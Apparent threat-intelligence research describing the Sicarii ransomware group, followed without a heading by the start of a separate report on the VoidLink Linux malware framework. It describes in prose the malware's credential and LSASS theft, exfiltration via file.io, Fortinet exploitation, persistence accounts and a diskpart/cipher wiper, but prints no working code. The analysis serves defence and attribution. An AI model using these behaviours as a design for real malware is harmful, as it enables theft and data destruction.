Sicarii is a newly observed RaaS operation that surfaced in late 2025 and has only published 1 claimed victim.
The group explicitly brands itself as Israeli/Jewish, using Hebrew language, historical symbols, and extremist right-wing ideological references not usually seen in financially-motivated ransomware operations.
Underground online activity associated with Sicarii is primarily conducted in Russian, including RaaS recruitment posts and forum engagement.
Hebrew content used by the group appears to be machine-translated or non-native and contains grammatical and semantic errors.
The group’s behavior and messaging diverge from established ransomware practices and raise the possibility of identity manipulation or influence-oriented signaling, rather than a real and mature criminal operation.
The ransomware performs an active geo-fencing check to prevent execution on Israeli systems, an unusual design choice that weakens plausible deniability.
The ransomware’s technical capabilities include data exfiltration, collecting system credentials and network information, check exploitation for Fortinet devices, and encrypt files using AES-GCM and the .sicarii extension.
Introduction
In December 2025, a previously unknown Ransomware-as-a-Service (RaaS) operation calling itself Sicarii began advertising its services across multiple underground platforms. The group’s name references the Sicarii, a 1st-century Jewish assassins group that opposed Roman rule in Judea. From its initial appearance, the Sicarii ransomware group distinguished itself through unusually explicit and persistent use of Israeli and Jewish symbolism in its branding, communications, and malware logic.
Figure 1 – Sicarii Ransomware logo featuring the phrase “The Sicarii Knife” in Hebrew text with the symbol of the Haganah (predecessor to the Israel Defense Forces).
Unlike most financially-motivated ransomware groups, Sicarii overtly claims Israeli or Jewish affiliation. Its visual branding incorporates Hebrew text and the emblem of the historical Jewish paramilitary organization Haganah, while its ransomware selectively avoids executing on systems identified as Israeli. The group further claims ideological motivation rooted in extremist Jewish groups, while simultaneously marketing the operation as profit-driven and offering financial incentives for attacks against Arab or Muslim states.
In this report, Check Point Research (CPR) examines Sicarii’s background and capabilities, outlines its technical characteristics, and highlights a series of anomalies and inconsistencies that complicate attribution and clear understanding who is behind this group. These indicators raise questions regarding the authenticity of the group’s claimed identity and suggest the possibility of performative or false-flag behavior rather than genuine national or ideological alignment.
Technical analysis
While the exact initial access path is still unclear, communications with the group suggest the operator is likely purchasing access to the targeted organizations and not necessarily exploiting them directly.
The ransomware execution begins with an Anti-VM phase that tries to determine whether the malware is running in a real victim environment or inside a sandbox. It performs several environment checks, including virtualization detection. If it concludes it is executing inside a VM, it stops early and displays a decoy MessageBox error: "DirectX failed to initialize memory during runtime, exiting". Next, it enforces single-instance execution by creating a mutex and exiting if the mutex already exists. The ransomware then copies itself to the Temp directory with a random name in the format svchost_{random}.exe
The ransomware tests for Internet connection by attempting to contact the following url 120 times: google.com/generate_204
Figure 2 – Check for internet connection.
After checking connectivity, the ransomware determines if the victim is Israeli by checking:
Is the time zone set to Israel
Does the keyboard layout include Hebrew
Do any adapter IPs belongs to Israeli subnets
After establishing its execution context, the ransomware disables SafeBoot options and initiates broad collection of high-value data and files with predefined extensions list from Documents\Downloads\Desktop\VIdeos\Pictures\Music. While this activity supports double extortion, the harvested information may also be leveraged for lateral movement or follow-up attacks. The malware collects registry hives, system credentials, browser data, and some application data from platforms including Discord, Slack, Roblox, Telegram, Office, WhatsApp, Atomic Wallet and more. In addition, it attempts to dump LSASS to obtain further credentials. All collected data is packaged into a ZIP archive named collected_data.zip and exfiltrated to an external service via file.io.
Figure 3 – Staging the collected data in a ZIP archive.

Next, the malware performs network reconnaissance to better understand the victim’s environment. The malware enumerates the local network configuration, maps nearby hosts via ARP requests, and actively probes discovered systems. As part of this process, it scans for exposed RDP services and attempts to exploit Fortinet devices using CVE-2025-64446.
Figure 4 – CVE-2025-64446 exploitation code.
To maintain persistence, the malware uses several different mechanisms, favoring redundancy:
Registry Run key
Creating a service named WinDefender
Creating a new user SysAdmin with password Password123!
Creating a new AWS user, without any check if AWS is installed:
Figure 5 – Persistence via AWS.

Next, the malware checks if AV and VPN products are running. If so, it terminates their processes and sends to the C2 server the link to file.io which contains exfiltrated data file and victim information:
Figure 6 – Sending victim data to the attackers’ server.
Finally, after finishing reconnaissance, privilege handling, and data collection stages, the ransomware moves into the main impact phase: encryption. It iterates through common user directories such as Documents, Desktop, Music, Downloads, Pictures and Videos, and encrypts files in place using the BCryptEncrypt API. The .sicarii extension is appended to each encrypted file name:
The algorithm used is AES-GCM (256-bit key) via BCryptOpenAlgorithmProvider("AES", ..., "ChainingModeGCM").
A unique random AES key is used for each file and the encryption parameters (nonce and tag) are stored in an XOR-0xAA-encoded header.
The encrypted file is named <original_name>.sicarii and contains only a custom header plus ciphertext.
The original unencrypted file is deleted.
The ransomware drops its ransom note:
Figure 7 – Ransom Note.
As a final pressure mechanism, the malware deploys a destructive component intended to hinder system recovery and prolong operational downtime. The ransomware drops a destruct.bat script and registers it to execute at system startup. When triggered, the script corrupts critical bootloader files, leverages built-in Windows utilities such as cipher and diskpart to perform disk-wiping operations, and ultimately forces an immediate system shutdown.
Figure 8 – Destructive phase.
Intelligence Findings & Anomalies
Telegram Presence
The primary Sicarii operator uses the Telegram account @Skibcum, operating under the display name “Threat.” According to our analysis, the account was registered in November 2025, shortly before Sicarii’s initial appearance in underground forums and RaaS advertisements. This timing aligns closely with the group’s emergence and suggests the account was created specifically for this operation rather than part of a long-standing criminal persona.
The account’s profile image features a repurposed internet meme containing the phrase “Smile is a mitzvah” (the word “mitzvah” in Hebrew means “good deed”) alongside iconography associated with the banned Israeli extremist Kach organization.
Figure 9 – Threat’s Profile picture.
The account is active in several Telegram group chats associated with underground communities. These include Russian-language informal hacker and meme-oriented channels where the operator participates in casual conversation, exchanges stickers and GIFs, as well as chats unrelated to operational activity. The tone in public group chats is informal and at times impulsive, standing in contrast to the more deliberate and controlled tone adopted in private communications.
In all these communications, the operator demonstrates comfortable fluency in English and Russian, using colloquial phrasing, slang, and emotionally expressive language consistent with native or near-native proficiency. No comparable fluency is observed in the Hebrew language in any setting.
Direct Messaging and Signaling Behavior
In private communications, the operator posed as Sicarii’s communications lead and made several self-reported operational claims:
Victim Activity: Claimed that Sicarii compromised 3–6 victims within approximately one month, all of whom paid the ransom.
Targeting Strategy: Stated that the group focuses on small businesses, intentionally avoiding large enterprises and government entities to reduce scrutiny and pressure.
Negotiation Practices: Acknowledged routine negotiation and cited a single case in which a ransom demand was reduced to approximately USD 10,000 for an incident involving around five endpoints.
Comparative Positioning: Repeatedly compared Sicarii to established Russian ransomware groups such as LockBit and Qilin, while emphasizing that Sicarii is intentionally maintaining a lower profile “for now.”
On January 5, 2026, Sicarii published its first publicly listed victim, a Greece-based manufacturer. Shortly thereafter, Sicarii advertised downloadable exfiltrated data hosted on a public file-sharing service, but the file download links quickly expired. The operator described this victim as “just a test,” despite earlier assertions that multiple successful extortion cases had already occurred. This reframing introduces an internal inconsistency between prior claims of operational success and the treatment of the first disclosed victim.
Ideological Claims vs. Financial Motivation
Sicarii simultaneously frames itself as a profit-driven RaaS platform and an ideologically motivated actor inspired by extremist Jewish figures. Multiple conversations and advertisements emphasize that Sicarii prioritizes attacks against Arab or Muslim targets and explicitly volunteer “insider information” about their intention to next target a Saudi Arabian entity.
Figure 10 – Insider information offer.
This duality is inconsistent with observed ransomware ecosystems, where ideological messaging is typically minimized to avoid limiting affiliate recruitment and operational reach. The selective invocation of ideology, particularly when paired with commercial incentives, appears performative rather than doctrinal.
Figure 11 – Performative claim or ideological statement?
Performative Israeli Identity and Linguistic Inconsistencies
Although Sicarii group members present themselves as Israeli or Jewish, their use of Hebrew strongly suggests non-native language skills. Hebrew content on the group’s shame site contains misspellings, awkward phrasing, and literal translations of English idioms that do not exist in Hebrew. In private communications, the Telegram user claimed to personally handle only “frontend and communications,” while asserting other operators are Israeli and responsible for ransomware development and initial access operations. Using the same Telegram profile, the actor quickly reemerged as “Isaac” while producing Hebrew that appears to be machine-translated English and insisting they are Hebrew speakers even when challenged.
Figure 12 – An excerpt from the chat with the Sicarii operator, allegedly handing over their account to another operator, “Isaac”, who is Israeli.
In contrast, Sicarii’s activity on underground forums and Telegram channels is conducted fluently in Russian and English, including structured RaaS advertisements and informal interactions. This linguistic asymmetry indicates that English or Russian is actually the operator’s primary language.
Behavioral Indicators and OpSec Observations
The operator’s Telegram behavior displays several notable characteristics:
Low operational discipline, such as openly requesting “ransomware APKs” in public group chats rather than sourcing such information privately.
Identity play and inconsistency, including shifting self-descriptions and performative signaling toward ideological alignment without a clear strategic purpose.
This reinforces the impression of a relatively inexperienced actor navigating established underground ecosystems rather than a seasoned participant.
Visual Branding and Subcultural Overlap Image
The Telegram operator’s profile image and shared graphics reuse a modified internet meme featuring the phrase “Smile is a mitzvah” alongside symbols associated with the banned Israeli extremist organization Kach. The only variant of this image was identified within a looksmax forum, an online male-dominated subculture often characterized by extreme racism, misogyny, and anti-Semitic discourse.
The limited circulation of this image suggests it’s not a mainstream ideological representation. The forum user who shared this picture said he was a 15-year-old boy and participated in anti-Semitic forum threads.
VirusTotal Activity – Uploading Your Own Source Code & Terrorist Images
The majority of Sicarii-associated samples were submitted to VirusTotal by a single community account which uploaded approximately 250 files over the past several months. Most submissions correspond to apparent variants or loaders associated with the Sicarii ransomware.
Notably, the ransomware binaries were frequently uploaded under the generic filename Project3.exe, a naming convention consistent with testing, staging, or iterative development rather than finalized deployment artifacts.
In addition to compiled ransomware samples, the same VirusTotal account uploaded a source code file titledransomawre.cson October 25, 2025, predating Sicarii’s public emergence. This source code referenced the same Tor infrastructure later used by the Sicarii ransomware, suggesting early development or experimentation prior to operational deployment.
In addition to malware-related submissions, the same account also uploaded:
Unrelated suspicious files
Malware report-style documents
An image of Meir Kahane, founder of the extremist Kach organization
The convergence of ransomware testing artifacts, early-stage source code, and extremist ideological imagery within a single VirusTotal account is atypical for mature ransomware operations. Instead of reflecting a compartmentalized development pipeline or affiliate-driven ecosystem, this activity suggests personal experimentation or centralized control, reinforcing the impression of limited operational experience and informal tradecraft.
Explicit National Signaling and Deviation from Ransomware Norms
Established ransomware groups, particularly those operating from Russia or Eastern Europe, typically avoid overt national or ideological signaling to preserve plausible deniability and reduce geopolitical risk. Even well-documented Russian-linked groups such as Qilin or Cl0p refrain from explicit self-identification, despite consistently avoiding domestic targets.
Notably, Sicarii’s operators referenced Qilin and Cl0p in private communications, explicitly describing them as Russian groups that do not attack within Russia and stating that Sicarii follows the “same logic.” This comparison was used by the operator to justify both excluding Israeli victims and the group’s broader targeting posture.
Despite invoking this model, Sicarii diverges sharply from established ransomware norms by:
Advertising preferential rates for attacks against Arab or Muslim states.
Embedding Israeli geo-exclusion logic directly into its ransomware.
Publicly associating itself with extremist Jewish figures and symbols.
Whereas Eastern European ransomware groups rely on implicit understandings and silent geographic avoidance, Sicarii’s approach is unusually explicit and performative. Such behavior is not only unnecessary for a financially motivated RaaS but also invites avoidable exposure. All of this suggests either limited operational maturity or deliberate signaling beyond purely criminal objectives.
Historical Precedent for False-Flag Use of Jewish Identity
Previous campaigns attributed to Iranian-aligned or anti-Israeli actors, including Moses Staff and Abraham’s Ax, leveraged Jewish historical references and fabricated Israeli insider personas to conduct false-flag operations or influence campaigns.
While no direct technical linkage exists between Sicarii and these actors, the use of Jewish extremist symbolism, overt Israeli identity claims, and ideologically charged rhetoric mirrors known deception techniques employed in prior operations by anti-Israeli Middle Eastern actors.
Leak site
The Sicarii leak site is notably rudimentary, offering display options in both Hebrew and English. The Hebrew version is characterized by awkward phrasing and frequent misspellings, further indicating non-native authorship. In private communications, the operator stated that AI tools were used in the site’s development. Notably, the leak site was active for approximately one month before the first victim was published, a delay that is atypical for RaaS operations seeking rapid visibility and credibility.
Figure 13 -Sicarii onion website.
Conclusion & Assessment
Sicarii is a newly observed ransomware operation that combines a functional extortion capability with unusually explicit Israeli and Jewish branding. While the malware itself demonstrates credible ransomware functionality, the group’s behavior and presentation deviate from established ransomware norms.
On Telegram communications, underground forum activity, and public-facing infrastructure, Sicarii repeatedly asserts national and ideological identity in ways that provide no clear operational benefit. Although the operators compare themselves to Russian ransomware groups such as Qilin and Cl0p (arguing that those groups also avoid domestic targets), Sicarii departs from this model by making its alignment explicit and performative, weakening plausible deniability.
Linguistic analysis further undermines the group’s claims. Hebrew usage across the leak site and private communications is inconsistent and indicative of non-native authorship, while English and Russian are used fluently. Operationally, the group appears centralized and informal, with early-stage tooling, inconsistent victim narratives, and limited compartmentalization, suggesting experimentation rather than a mature RaaS ecosystem.
Taken together, these indicators suggest that Sicarii’s claimed Israeli or Jewish identity doesn’t necessarily reflect genuine ideological motives. Instead, the operation appears to leverage performative identity signaling layered onto an immature ransomware capability. Attribution remains inconclusive, but Sicarii’s self-description should not necessarily be taken at face value.
VoidLink is an advanced malware framework made up of custom loaders, implants, rootkits, and modular plugins designed to maintain long-term access to Linux systems. The framework includes multiple cloud-focused capabilities and modules, and is engineered to operate reliably in cloud and container environments over extended periods.
VoidLink’s architecture is extremely flexible and highly modular, centered around a custom Plugin API that appears to be inspired by Cobalt Strike’s Beacon Object Files (BOF) approach. This API is used in more than 30+ plug-in modules available by default.
VoidLink employs multiple Operational Security (OPSEC) mechanisms, including runtime code encryption, self-deletion upon tampering, and adaptive behavior based on the detected environment, alongside a range of user-mode and kernel-level rootkit capabilities.
The framework appears to be built and maintained by Chinese-affiliated developers (exact affiliation remains unclear) and is actively evolving. Its overall design and thorough documentation suggest it is intended for commercial purposes.
The developers demonstrate a high level of technical expertise, with strong proficiency across multiple programming languages, including Go, Zig, C, and modern frameworks such as React. In addition, the attacker possesses in-depth knowledge of sophisticated operating system internals, enabling the development of advanced and complex solutions.
VoidLink – a Cloud-First Malware Framework
In December 2025, Check Point Research identified a small cluster of previously unseen Linux malware samples that appear to originate from a Chinese-affiliated development environment. Many of the binaries included debug symbols and other development artifacts, suggesting we were looking at in-progress builds rather than a finished, widely deployed tool. The speed and variety of changes across the samples indicate a framework that is being iterated upon quickly to achieve broader, real-world use.
The framework, internally referred to by its original developers as VoidLink, is a cloud-first implant written in Zig and designed to operate in modern infrastructure. It can recognize major cloud environments and detect when it is running inside Kubernetes or Docker, then tailor its behavior accordingly. VoidLink also harvests credentials associated with cloud environments and standard source code version control systems, such as Git, indicating that software engineers may be a potential target, either for espionage activities or possible future supply-chain-based attacks.
VoidLink’s feature set is unusually broad. It includes rootkit-style capabilities (LD_PRELOAD, LKM, and eBPF), an in-memory plugin system for extending functionality, and adaptive stealth that adjusts runtime evasion based on the security products it detects, favoring operational security over performance in monitored environments. It also supports multiple command-and-control channels, including HTTP/HTTPS, ICMP, and DNS tunneling, and can form P2P/mesh-style communication between compromised hosts. In the latest samples, most components appear to be close to completion, alongside a functional C2 server and a dashboard front end integrated into a single ecosystem.
The framework’s intended use remains unclear, and as of this writing, no evidence of real-world infections has been observed. The way it is built suggests it may ultimately be positioned for commercial use, either as a product offering or as a framework developed for a customer.
Command and Control Panel


Figure 1 – Main Panel

To best manage an attack, VoidLink ships with a web-based dashboard that provides the operator with complete control over the running agents, implants, and plugins. This interface is localized for Chinese-affiliated operators, but the navigation follows a familiar C2 layout: a left sidebar groups pages into Dashboard, Attack, and Infrastructure. The Dashboard section covers the core operator loop (agent manager, built-in terminal, and an implant builder). In contrast, the Attack section organizes post-exploitation activity such as reconnaissance, credential access, persistence, lateral movement, process injection, stealth, and evidence wiping.
Dashboard
Attack
Infrastructure
Implants
Reconnaissance
Tunneling
Terminal
Credentials
File Management
Builder
Persistence
Plugin Management
Lateral Movement
Task Management
Process Injection
Set Up
Hidden Modules
Wipe Evidence
Figure 2 – Persistence Panel (Translated)
Figure 3 – Wipe Evidence Panel (Translated)

The Generator panel acts as the build interface for VoidLink, enabling the threat actor to generate additional, customized implant variants on demand. From this screen, the operator can select the desired capability set and tune the overall evasion posture. It also exposes operational parameters such as the implant’s heartbeat or beaconing interval, allowing the actor to balance responsiveness against stealth by controlling how frequently the implant checks in and executes tasks. All these parameters can also be changed at runtime.
Figure 4 – Builder Panel (Translated)
